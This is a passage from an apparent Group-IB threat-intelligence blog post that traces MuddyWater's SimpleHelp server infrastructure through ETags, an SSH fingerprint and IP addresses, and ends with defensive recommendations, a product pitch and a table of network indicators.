


Figure 20: Connections to the IP address 178.[.]32[.]30[.]3, illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Threat Intelligence Report: [149.\[.\]202\[.\]242\[.\]80](#)

The IP address 149.[.]202[.]242[.]80 is also connected with another **ETag 2aa6-5b27e6e58988b**. More information about it can be found below:




Figure 21: Connections to the IP address 149.[.]202[.]242[.]80, illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Intelligence

ETag 2aa6-5b27e6e58988b

The IP address 149.[.]202[.]242[.]80 has multiple ETags. One of them is **2aa6-5b27e6e58988b**.

Five web servers are connected with this ETag. One of them is **164.[.]132[.]237[.]66**, which is part of the subnet **164.[.]132[.]237[.]10/24** mentioned above.




Figure 22: ETag 2aa6-5b27e6e58988b and related IP addresses, illustrated by the Group-IB Graph Network Analysis tool. Source: Group Intelligence.

This address is also linked to the **ETag 2aa6-5c939a773f7a2**, which we describe below.

SSH fingerprint 3648a6085512ab91f5a23bafb8418f7b

This SSH fingerprint is linked to six IP addresses:

- 51[.]255[.]19[.]183
- 149[.]202[.]242[.]85
- 149[.]202[.]242[.]80
- 164[.]132[.]237[.]64
- 164[.]132[.]237[.]66
- 149[.]202[.]242[.]86

The SSH fingerprint is connected with the IP address 164[.]132[.]237[.]64 used by the group, which has already been mentioned above.




Figure 23: Links to the SSH fingerprint as illustrated by the Group-IB Graph Network Analysis tool. Source: Group-IB Threat Intelligence.

The hosts 164[.]132[.]237[.]66 and 149[.]202[.]242[.]85, which are linked to the SSH fingerprint, share the abovementioned ETag 2aa6-5c939a773f7a2. Some of the ETag's addresses also overlap with 2aa6-5c939a3a79153.

ETag 2aa6-5c939a773f7a2

137[.]74[.]131[.]16 and 149[.]202[.]242[.]84

MuddyWater has used these two addresses in the past, as [described](#) by Cisco Talos.




Figure 24.: Links to the ETag 2aa6-5c939a773f7a2 as illustrated by the Group-IB Graph Network Analysis tool.

This blog only mentions IP addresses that have linked files or a noteworthy history. Other IP addresses connected with specific ETags are listed in the table at the end of this article.

Conclusion

We believe it is important to share relevant hunting techniques and we encourage cybersecurity researchers to publish their latest findings more often. Information security specialists can use the ETag hashes mentioned in this article and search for malicious servers using search engines such as **Censys** or **Shodan**. The table with network indicators lists the IP addresses of some servers where SimpleHelp is installed and which, according to Group-IB Threat Intelligence, belong to MuddyWater.

At the moment, we do not know for sure what vector MuddyWater uses for distributing SimpleHelp installers. It is likely, however, that the threat actors use phishing emails with links to cloud storage spaces such as **OneDrive**, **Onehub**, and **Dropbox**.

Recommendations

1. **Use network indicators** provided in this blog post to track MuddyWater's activity and proactively protect against the group's attacks. By using search engines such as Shodan, you can search for malicious servers used by the threat actors and always be ready to proactively block such hosts. In addition, Shodan can be used to search for any new infrastructure used by the group.
2. **Use corporate email security tools** to effectively prevent various threat groups from using corporate email as an attack vector. Thanks to unique threat intelligence data and patented technologies, Group-IB's solution called **Business Email Protection** detects and blocks phishing, malicious attachments, and other BEC attacks with unprecedented precision, even if the threat actors use detection evasion techniques. Group-IB Business Email Protection also analyzes and attributes email-borne threats to proactively protect against such attacks and strengthen the organization's overall security posture.
3. For advanced cybersecurity teams, we recommend **using Group-IB's Threat Intelligence system**, which, as we showed in this blog post, helped us detect MuddyWater's use of SimpleHelp and expose its previously unknown infrastructure. Thanks to unique data sources, our Threat Intelligence system can be used to detect phishing and other relevant threats as early as during their preparation stage. The built-in graph analysis tool

enriched by data from the largest threat-actor database reveals links between attackers, their infrastructures, and their tools. Enriching cybersecurity with threat intelligence helps significantly strengthen an organization's ability to counter attacks, including ones carried out by state-sponsored groups.

Strengthen your security posture with Group-IB Threat Intelligence

Use unique threat intelligence data to prevent attacks

[Request a demo](#)

Network indicators

Hosts by ETag	Hosts by ETag	Publicly confirmed MuddyWater	Hosts by ETag	MuddyWater SimpleHelp servers
2aa6-5c939a3a79153	2aa6-5b27e6e58988b	IPs	2aa6-5c939a773f7a2	
137.74.131.19	149.202.242.80		141.95.177.133	141.95.177.129
137.74.131.20	149.202.242.86		141.95.177.132	141.95.177.142
137.74.131.22	164.132.237.64	164.132.237.64	164.132.237.64	164.132.237.78
137.74.131.24	164.132.237.66		141.95.177.134	178.32.30.3
137.74.131.30	51.255.19.183		91.121.240.105	51.254.25.36
141.95.177.129			91.121.240.101	51.255.19.178
141.95.177.130			141.95.177.131	51.255.19.179
141.95.177.131			91.121.240.100	91.121.240.110
141.95.177.135		137.74.131.16	137.74.131.16	
141.95.177.142			137.74.131.18	
141.95.177.143			149.202.242.87	
149.202.242.80			149.202.242.85	
151.80.172.146		149.202.242.84	149.202.242.84	
151.80.172.147			37.187.204.26	
151.80.172.149				
164.132.237.64				
164.132.237.65				
164.132.237.70				
164.132.237.71				
164.132.237.74				
164.132.237.75				
164.132.237.76				
164.132.237.78				
178.32.30.0				
178.32.30.1				
178.32.30.2				
178.32.30.3		178.32.30.3		
37.187.204.25				
5.196.249.161				
5.196.249.162				
51.254.25.36				
51.255.19.178				
51.255.19.179				
51.83.56.226				
91.121.240.100				
91.121.240.101				
91.121.240.102				
91.121.240.103				
91.121.240.104		91.121.240.104		
91.121.240.106				
91.121.240.107				
91.121.240.108				
91.121.240.109				
91.121.240.110				
91.121.240.111				
91.121.240.96				
91.121.240.98				
91.121.240.99				
91.134.169.137				
91.134.169.139				

